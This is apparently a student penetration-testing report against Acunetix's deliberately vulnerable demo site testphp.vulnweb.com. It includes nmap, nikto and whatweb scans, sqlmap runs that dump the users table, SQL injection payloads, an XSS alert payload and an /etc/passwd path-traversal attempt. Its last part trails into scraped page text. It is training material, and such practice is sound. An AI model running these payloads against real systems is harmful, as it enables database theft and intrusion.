

Project 1 – Ethical Hacking Report

Name: Gouri Rana

Date: 28 March 2025

Target: <http://testphp.vulnweb.com>

Objective:

Identify vulnerabilities in the web application through ethical penetration testing.

Introduction:

This report provides an analysis of penetration testing conducted on testphp.vulnweb.com used for ethical hacking practice. The objective was to identify and exploit security flaws while recommending mitigation measures.

Scope of Testing:

- Web Application Security Testing
- Network and Server Scanning
- SQL Injection & XSS Exploitation

Methodology:

- Reconnaissance (Information Gathering)
- Vulnerability Scanning
- Exploitation (Proof of Concept - POC)
- Reporting and Recommendations

Reconnaissance

Tools Used:

- **Nmap** – Network scanning
- **WhatWeb & Wappalyzer** – Web technology fingerprinting

Findings:

- **Web Server:** Nginx 1.19.0

- **Technology:** PHP 5.6.40
- **Database:** MySQL > 5.6
- **Operating System:** Linux Ubuntu
- **Email Found:** wvs@acunetix.com

```

kali@kali: ~
File Actions Edit View Help

kali@kali: ~$ nmap testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 03:03 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.022s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 17.52 seconds

```

```

kali@kali: ~
File Actions Edit View Help

kali@kali: ~$ whatweb testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[027CD80E-AE60-11cf-9688-444553540000], Adobe-Flash, Country[UNITED STATES][US], Email[wvs@acunetix.com], HTTPServer[nginx/1.19.0], IP[44.228.249.3], Shockwave/CAB/Flash/SWF/Flash.CAB#version=6,0,29,0][clsid:027CD80E-AE60-11cf-9688-444553540000], PHP[5.6.40-38+ubuntu20.04.1+deb.sury.org+1], Script[text/JavaScript], Title[Home of Acunetix +deb.sury.org+1], nginx[1.19.0]

kali@kali: ~$ whatweb -a 3 testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[027CD80E-AE60-11cf-9688-444553540000], Adobe-Flash, Country[UNITED STATES][US], Email[wvs@acunetix.com], HTTPServer[nginx/1.19.0], IP[44.228.249.3], Shockwave/CAB/Flash/SWF/Flash.CAB#version=6,0,29,0][clsid:027CD80E-AE60-11cf-9688-444553540000], PHP[5.6.40-38+ubuntu20.04.1+deb.sury.org+1], Script[text/JavaScript], Title[Home of Acunetix +deb.sury.org+1], nginx[1.19.0]

```

Vulnerability Scanning

Tools Used:

- **Nmap** – Network and Port Scanning
- **Nikto** – Web Server Vulnerability Scanner
- **SQLMap** – SQL Injection Testing

Findings:

- **Nmap Scan Results:**
 - Port 80 (HTTP) is open.
 - Web server running **Nginx 1.19.0**
 - Possible **Virtual Machine Environment** detected (Oracle VirtualBox, QEMU NAT Gateway)

```

(kali@kali)-[~]
$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 03:05 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.020s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.03 seconds

(kali@kali)-[~]
$ nmap -A testphp.vulnweb.com -oN nmap_scan_results.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 03:07 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0026s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), Slirp (97%), AT&T embedded (95%), QEMU (93%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (97%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.39 ms  ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.56 seconds

```

• Nikto Scan Results:

- Outdated Nginx version (Potential exploits available)
- Exposed HTTP Headers
- Missing security headers (X-Frame-Options, X-XSS-Protection)

```

(kali@kali)-[~]
$ nikto -h http://testphp.vulnweb.com -no404
- Nikto v2.5.0

+ Target IP: 44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2025-03-29 03:46:56 (GMT-4)

+ Server: nginx/1.19.0
+ /cgi.cgi/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /cgi.cgi/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-03-29 03:47:35 (GMT-4) (39 seconds)

+ 1 host(s) tested

```

• SQL Injection Identified:

- Vulnerable Parameter: cat (GET Request)
- Injection Types Found:
 - **Boolean-based Blind SQLi**
 - **Error-based SQLi**
 - **Time-based Blind SQLi**
 - **UNION-based SQLi** (11 columns extracted)
- Database: **MySQL Backend Confirmed**
- Privilege Level: **Current user is not DBA** (Privilege escalation required)

```
File Actions Edit View Help
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?at=1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
[!] responsible for any misuse or damage caused by this program

[*] starting @ 13:20:45 /2025-04-02/

[13:20:45] [INFO] testing connection to the target URL
[13:20:46] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[13:20:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:20:46] [INFO] testing if the target URL content is stable
[13:20:47] [INFO] target URL content is stable
[13:20:47] [INFO] testing if GET parameter 'at' is dynamic
[13:20:47] [WARNING] GET parameter 'at' does not appear to be dynamic
[13:20:48] [INFO] heuristic (basic) test shows that GET parameter 'at' might be injectable (possible DBMS: 'MySQL')
[13:20:48] [INFO] testing for SQL injection on GET parameter 'at'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[13:21:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:21:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:21:16] [INFO] testing 'Generic inline queries'
[13:21:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:21:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:21:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
[13:21:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:21:54] [WARNING] GET parameter 'at' does not seem to be injectable
[13:21:54] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level/--risk' options if you wish to perform more
as this case looks like a perfect candidate (low textual content along with inability of comparison engine to detect at least one dynamic parameter). As heu
he tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=spa

[*] ending @ 13:21:54 /2025-04-02/
```

```
File Actions Edit View Help
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
[!] responsible for any misuse or damage caused by this program

[*] starting @ 13:31:56 /2025-04-02/

[13:31:57] [INFO] resuming back-end DBMS 'mysql'
[13:31:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 6098=6098


Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a6b71,(SELECT (ELT(6310=6310,1))),0x7171627671),6310)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7482 FROM (SELECT(SLEEP(5)))lGcT)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x716b6a6b71,0x67414676595a6870544b6554445870546678676a7349736641664148694b645568734a4667564143,0x7171627671),NULL

[13:31:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[13:31:57] [INFO] fetching tables for database: 'acuart'
```

- **Cross-Site Scripting (XSS):**
 - **PoC Payload:** <script>alert('Hacked!')</script>
 - Successfully executed in the application by injecting via comment box under the guestbook section



Exploitation and Proof of Concept (POC)

SQL Injection Exploit

Vulnerable Parameter: cat (GET Request)

Payload Used: ' OR 1=1--

Results:

- Extracted **Database Names, Tables, and User Information** (Screenshots Attached)
- Encountered **permission issues when escalating access**
- Database Schema Extracted:
 - Users Table with **username, password hashes, email**
 - Transactions Table (Potential Financial Data Exposure)

```
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
responsible for any misuse or damage caused by this program

[*] starting @ 13:31:56 /2025-04-02/

[13:31:57] [INFO] resuming back-end DBMS 'mysql'
[13:31:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 6098=6098

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a6b71,(SELECT (ELT(6310=6310,1))),0x7171627671),6310)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7482 FROM (SELECT(SLEEP(5)))lGcT)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x716b6a6b71,0x67414676595a6870544b6554445870546678676a7349736641664148694b645568734a4667564143,0x7171627671),NULL

[13:31:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[13:31:57] [INFO] fetching tables for database: 'acuart'
```

```
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
responsible for any misuse or damage caused by this program

[*] starting @ 13:22:28 /2025-04-02/

[13:22:28] [INFO] testing connection to the target URL
[13:22:29] [INFO] testing if the target URL content is stable
[13:22:29] [INFO] target URL content is stable
[13:22:29] [INFO] testing if GET parameter 'cat' is dynamic
[13:22:29] [INFO] GET parameter 'cat' appears to be dynamic
[13:22:30] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[13:22:30] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[13:22:30] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:22:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:22:31] [WARNING] reflective value(s) found and filtering out
[13:22:33] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --strings="Sed")
[13:22:33] [INFO] testing 'Generic inline queries'
[13:22:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:22:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:22:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:22:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:22:35] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[13:22:35] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[13:22:35] [INFO] testing 'MySQL inline queries'
[13:22:36] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)''
[13:22:36] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:22:43] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)''
[13:22:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)''
```

```
File Actions Edit View Help
└─$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:31:04 /2025-04-04/

[00:31:05] [INFO] resuming back-end DBMS 'mysql'
[00:31:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 4839=4839

Type: error-based
Title: MySQL > 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171627171,(SELECT (ELT(4406=4406,1))),0x7170707171),4406)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4058 FROM (SELECT(SLEEP(5)))owvj)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171627171,0x4d79696677776b6254766b4e745541724d5068595266a6b47756844697a4d61494254637a715442,0x7170707171),NULL,NULL,--

[00:31:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[00:31:05] [INFO] fetching columns for table 'users' in database 'acuart'
[00:31:05] [INFO] fetching entries for table 'users' in database 'acuart'
[00:31:05] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:31:30] [INFO] writing hashes to a temporary file '/tmp/sqlmapj_rta2au9410/sqlmaphashes-9za_ol04.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | pass      | email      | phone      | uname      | name      | address      |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2340-9000 | 882c4b50b9bab70ec65759ce9fa87985 | test      | email@email.com | 2523345    | test      | John Smith 1 | shiba2      |
+-----+-----+-----+-----+-----+-----+-----+-----+

[00:31:30] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[00:31:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:31:30 /2025-04-04/

kali@kali:~$
```

```
File Actions Edit View Help
└─$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:30:33 /2025-04-04/

[00:30:33] [INFO] resuming back-end DBMS 'mysql'
[00:30:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 4839=4839

Type: error-based
Title: MySQL > 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171627171,(SELECT (ELT(4406=4406,1))),0x7170707171),4406)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4058 FROM (SELECT(SLEEP(5)))owvj)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171627171,0x4d79696677776b6254766b4e745541724d5068595266a6b47756844697a4d61494254637a715442,0x7170707171),NULL,NULL,--

[00:30:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[00:30:33] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name    | varchar(100) |
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+

[00:30:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:30:35 /2025-04-04/

kali@kali:~$
```

```
File Actions Edit View Help
Payload: cat=1 AND (SELECT 4058 FROM (SELECT(SLEEP(5)))0eYj)



Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171627171,0x4d79696677776b6254766b4e745541724d50685952666a6b47756844697)

[00:31:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[00:31:05] [INFO] fetching columns for table 'users' in database 'acuart'
[00:31:05] [INFO] fetching entries for table 'users' in database 'acuart'
[00:31:06] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:31:30] [INFO] writing hashes to a temporary file '/tmp/sqlmap1_zta2au9410/sqlmaphashes-9za_ol04.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | pass  | email  | phone  | uname   | name   | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | 882c4b5069bab70ec65759ce9fa87985 | test  | email@email.com | 2323345 | test    | John Smith 1 | shiba2 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[00:31:38] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[00:31:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:31:38 /2025-04-04/

(kali@kali)-[~]
$ echo -n "
(kali@kali)-[~]
$ echo -n "882c4b5069bab70ec65759ce9fa87985" | xxd -r -p
♣,KP!♦♦♦WY0♦y♦
(kali@kali)-[~]
$
```



Cross-Site Scripting (XSS) Exploit

- Injected JavaScript payload successfully triggered alerts
- Potential risk of **session hijacking** and **data theft**

artists

testphp.vulnweb.com/artists.php?artist=../../../../etc/passwd

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '...../etc/passwd' at line 1

artists

guestbook

testphp.vulnweb.com/artists.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

raw6173

comment on this artist

blad3

comment on this artist


lyzae

comment on this artist

